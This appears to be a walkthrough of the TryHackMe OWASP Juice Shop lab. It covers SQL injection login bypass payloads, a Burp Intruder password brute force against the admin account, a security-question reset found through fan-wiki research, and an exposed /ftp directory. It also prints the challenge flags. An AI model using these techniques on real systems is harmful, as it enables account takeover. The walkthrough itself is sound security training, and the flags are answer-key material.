TryHackMe – OWASP Juice Shop

This room uses the Juice Shop vulnerable web application to learn how to identify and exploit common web application vulnerabilities.

Task 1: Open for business!

Within this room, we will look at OWASP's TOP 10 vulnerabilities in web applications. You will find these in all types of web applications. But for today we will be looking at OWASP's own creation, Juice Shop!

We will, however, cover the following topics which we recommend you take a look at as you progress through this room.

<--->

Injection

Broken Authentication

Sensitive Data Exposure

Broken Access Control


Cross-Site Scripting XSS

<--->

Once the machine has loaded, access it by copying and pasting its IP into your browser; if you're using the browser-based machine, paste the machines IP into a browser on that machine.

Task 2: Let's go on an adventure!


The reviews show each user's email address. Which, by clicking on the Apple Juice product, shows us the Admin email!




Question 1: What's the Administrator's email address?

Answer: *admin@juice-sh.op*

Click on the magnifying glass in the top right of the application will pop out a search bar.



We can then input some text and by pressing **Enter** will search for the text which was just inputted. Now pay attention to the URL which will now update with the text we just entered.



10.10.203.22/#/search?q=a

We can now see the search parameter after the **/#/search?** the letter **q**.


Question 2: What parameter is used for searching?

Answer: *q*

Jim did a review on the Green Smoothie product. We can see that he mentions a replicator.


Green Smoothie
Looks poisonous but is actually very good for your health! Made from green cabbage, spinach, kiwi and grass.
1.99¤
Reviews (1)
jim@juice-sh.op
Fresh out of a replicator.

If we google "**replicator**" we will get the results indicating that it is from a TV show called Star Trek.



Replicator

Star Trek

In Star Trek a replicator is a machine that can create things. Replicators were originally seen to simply synthesize meals on demand, but in later series much larger non-food items appear. The technical aspects of replicated versus "real" things is sometimes a plot element. Wikipedia

Created by: Gene Roddenberry

First appearance: Star Trek: The Next Generation

Function: Synthesis of organic and inorganic materials via rearrangement of subatomic particles

Question 3: What show does Jim reference in his review?

Answer: *Star Trek*

Task 3: Inject the juice


This task will be focusing on injection vulnerabilities. Injection vulnerabilities are quite dangerous to a company as they can potentially cause downtime and/or loss of data. Identifying injection points within a web application is usually quite simple, as most of them will return an error. There are many types of injection attacks, some of them are:

SQL Injection	SQL Injection is when an attacker enters a malicious or malformed query to either retrieve or tamper data from a database. And in some cases, log into accounts.
Command Injection	Command Injection is when web applications take input or user-controlled data and run them as system commands. An attacker may tamper with this data to execute their own system commands. This can be seen in applications that perform misconfigured ping tests.
Email Injection	Email injection is a security vulnerability that allows malicious users to send email messages without prior authorization by the email server. These occur when the attacker adds extra data to fields, which are not interpreted by the server correctly.

After we navigate to the login page, enter some data into the email and password fields.

Before clicking submit, make sure **Intercept mode is on**.


This will allow us to see the data been sent to the server!



```
POST /rest/user/login HTTP/1.1
Host: 10.10.203.22
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/109.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 28
Origin: http://10.10.203.22
Connection: close
Referer: http://10.10.203.22/
Cookie: io=ZCzKR0k0VY57iPEdAAAC; language=en; cookieconsent_status=dismiss

{"email":"a","password":"a"}
```


We will now change the "**a**" next to the email to: **' or 1=1--** and forward it to the server.



```
{"email":"' or 1=1--","password":"a"}
```

Why does this work?

1. The character ' will close the brackets in the SQL query.
2. '**OR**' in a SQL statement will return true if either side of it is true. As **1=1 is always true**, the whole statement is true. Thus, it will tell the server that the email is valid, and log us into **user id 0**, which happens to be the administrator account.
3. The **--** character is used in SQL to comment out data, any restrictions on the login will no longer work as they are interpreted as a comment. This is like the **#** and **//** comment in Python and JavaScript respectively.



You successfully solved a challenge: Login Admin (Log in with the administrator's user account.)

32a5e0f21372bcc1000a6088b93b458e41f0e02a

Question 4: Log into the administrator account!

Answer: ***32a5e0f21372bcc1000a6088b93b458e41f0e02a***


Similar to what we did in previous question, we will now log into Bender's account! Capture the login request again, but this time we will put: **bender@juice-sh.op'--** as the email.

```
{"email":"bender@juice-sh.op'--","password":"a"}
```


Now, forward that to the server!

But why don't we put the **1=1**?

Well, as the email address is valid (which will return **true**), we do not need to force it to be **true**. Thus, we are able to use **'--** to bypass the login system. Note the **1=1** can be used when the email or username is not known or invalid.


You successfully solved a challenge: Login Bender (Log in with Bender's user account.)

fb364762a3c102b2db932069c0e6b78e738d4066




Question 5: Log into the Bender account!

Answer: *fb364762a3c102b2db932069c0e6b78e738d4066*


Task 4: Who broke my lock?!

In this task, we will look at exploiting authentication through different flaws. When talking about flaws within authentication, we include mechanisms that are vulnerable to manipulation. These mechanisms, listed below, are what we will be exploiting.

- Weak passwords in high privileged accounts
- Forgotten password pages




We have used SQL Injection to log into the Administrator account, but we still don't know the password. Let's try a brute-force attack! We will once again capture a login request, but instead of sending it through the proxy, we will send it to Intruder.



```
POST /rest/user/login HTTP/1.1
Host: 10.10.203.22
User-Agent: Mozilla/5.0 (X11; Ubuntu; Li                                       0101
Firefox/109.0
Accept: application/json, text/plain, */
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 44
Origin: http://10.10.203.22
Connection: close
Referer: http://10.10.203.22/
Cookie: io=N676Buw0JvCh3RmyAAAy; languag                                       iss;
continueCode=jnvRwgZRND7neOL142Yq58Mvoad                                       zo

{"email":"admin@juice-sh.op","password":
```

Go to Positions and then select the **Clear §** button. In the password field place two § inside the quotes. To clarify, the § § is not two sperate inputs but rather Burp's implementation of quotations e.g. "". The request should look like the image below.




Payload positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: http://10.10.203.22
Update Host header to match target

```
POST /rest/user/login HTTP/1.1
Host: 10.10.203.22
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/109.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 44
Origin: http://10.10.203.22
Connection: close
Referer: http://10.10.203.22/
Cookie: io=N676Buw0JvCh3RmyAAAy; language=en; cookieconsent_status=dismiss; continueCode=
jnvRwgZRND7neOL142Yq58MvoadxyTvieGxV6pWE9j3lBmQrXbPKyJzklezo

{"email":"admin@juice-sh.op","password":"§§"}
```


For the payload, we will be using the **best1050.txt from Seclists**. (Which can be installed via: **apt-get install seclists**)

You can load the list from: /usr/share/wordlists/SecLists/Passwords/Common-Credentials/best1050.txt


Look In: Common-Credentials

```
10-million-password-list-top-100.txt
10-million-password-list-top-1000.txt
10-million-password-list-top-10000.txt
10-million-password-list-top-100000.txt
10-million-password-list-top-1000000.txt
10-million-password-list-top-500.txt
100k-most-used-passwords-NCSC.txt
10k-most-common.txt
500-worst-passwords.txt
best1050.txt
best110.txt
best15.txt
common-passwords-win.txt
four-digit-pin-codes-sorted-by-frequency-withcount.csv
medical-devices.txt
SplashData-2014.txt
SplashData-2015-1.txt
SplashData-2015-2.txt
top-20-common-SSH-passwords.txt
top-passwords-shortlist.txt
worst-passwords-2017-top100-slashdata.txt
```

File Name: best1050.txt
Files of Type: All files



Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 1,049
Payload type: Simple list Request count: 1,049

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.


```
------
0
00000
000000
0000000
00000000
0987654321
1
1111
11111
111111
```

Once the file is loaded into Burp, start the attack. You will want to filter for the request by status.


A **failed** request will receive a **401 Unauthorized**

Status
401


Whereas a **successful** request will return a **200 OK**.


Status
200


Once completed, login to the account with the password.



Request	Payload	Status c...	Error	Timeout	Length
117	admin123	200	☐	☐	1172
0		401	☐	☐	367
1	------	401	☐	☐	367
2	0	401	☐	☐	367
3	00000	401	☐	☐	367



Email: admin@juice-sh.op
Password: admin123



You successfully solved a challenge: Password Strength (Log in with the administrator's user credentials without previously changing them or applying SQL Injection.)


c2110d06dc6f81c67cd8099ff0ba601241f1ac0e

Question 6: Bruteforce the Administrator account's password!

Answer: *c2110d06dc6f81c67cd8099ff0ba601241f1ac0e*

Believe it or not, the reset password mechanism can also be exploited! When inputted into the email field in the Forgot Password page, Jim's security question is set to *"Your eldest siblings middle name?"*.

In Task 2, we found that Jim might have something to do with **Star Trek**. Googling "Jim Star Trek" gives us a wiki page for **Jame T. Kirk** from Star Trek.



About 36,600,000 results (0.61 seconds)

en.wikipedia.org › wiki › James_T

James T. Kirk - Wikipedia

Jump to Star Trek Continues - James Tiberius Kirk is a fictional character in the Star Trek media franchise. Kirk (William Shatner) first appeared in Star Trek: ...

Died: 2371 Origin: Earth


First appearance: "The Man Trap" (1966); (The ... Born: March 22, 2233; Riverside, Iowa, Earth; ...

Depiction · Development · Reception · Cultural impact

James T. Kirk


Fictional character

Looking through the wiki page we find that he has a brother.



Family	George Kirk (father) Winona Kirk (mother) George Samuel Kirk (brother) Tiberius Kirk (grandfather) James (maternal grandfather)

Looks like his brother's middle name is **Samuel**. Inputting that into the Forgot Password page allows you to successfully change his password. You can change it to anything you want!



Forgot Password

Email: jim@juice-sh.op

Security Question: ••••••

New Password: ••••••••••••


Password must be 5-20 characters long. 12/20

Repeat New Password: ••••••••••••

12/20

Show password advice

✓ contains at least one lower character
✓ contains at least one upper character
✓ contains at least one digit
✓ contains at least one special character
✓ contains at least 8 characters



You successfully solved a challenge: Reset Jim's Password (Reset Jim's password via the Forgot Password mechanism with the original answer to his security question.)

X

🏁 094fbc9b48e525150ba97d05b942bbf114987257 Copied!

Forgot Password

Your password was successfully changed.

Question 7: Reset Jim's password!


Answer: *094fbc9b48e525150ba97d05b942bbf114987257*


Task 5: AH! Don't look!

A web application should store and transmit sensitive data safely and securely. But in some cases, the developer may not correctly protect their sensitive data, making it vulnerable.

Most of the time, data protection is not applied consistently across the web application making certain pages accessible to the public. Other times information is leaked to the public without the knowledge of the developer, making the web application vulnerable to an attack.

Navigate to the **About Us** page, and hover over the *"Check out our terms of use"*.






ipsum dolor sit amet, consectetuer adipiscing elit, sed diam nonummy nibh euismod tincidunt ut laoreet dolore magna aliquam erat volutpat. Check out our boring terms of use if you are interested in such lame stuff. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est

10.10.132.15/ftp/legal.md


You will see that it links to http://10.10.132.15/ftp/legal.md. Navigating to that **/ftp/** directory reveals that it is exposed to the public!



~ / ftp

```
quarantine              acquisitions.md     announcement_encrypted....
coupons_2013.md.bak     eastere.gg          encrypt.pyc
incident-support.kdbx   legal.md            package.json.bak
suspicious_errors.yml
```

We will download the **acquisitions.md** and save it. It looks like there are other files of interest here as well. After downloading it, navigate to the **home page** to receive the flag!



```
You successfully solved a challenge: Confidential Document (Access a confidential document.)
edf9281222395a1c5fee9b89e32175f1ccf50c5b   Copied!
```


Question 8: Access the Confidential Document!

Answer: *edf9281222395a1c5fee9b89e32175f1ccf50c5b*

After watching this video [Rapper Who Is Very Concerned With Password Security (youtube.com)]() there are certain parts of the song that stand out.

He notes that his password is "**Mr. Noodles**" but he has replaced some "**vowels into zeros**", meaning that he just replaced the o's into 0's.

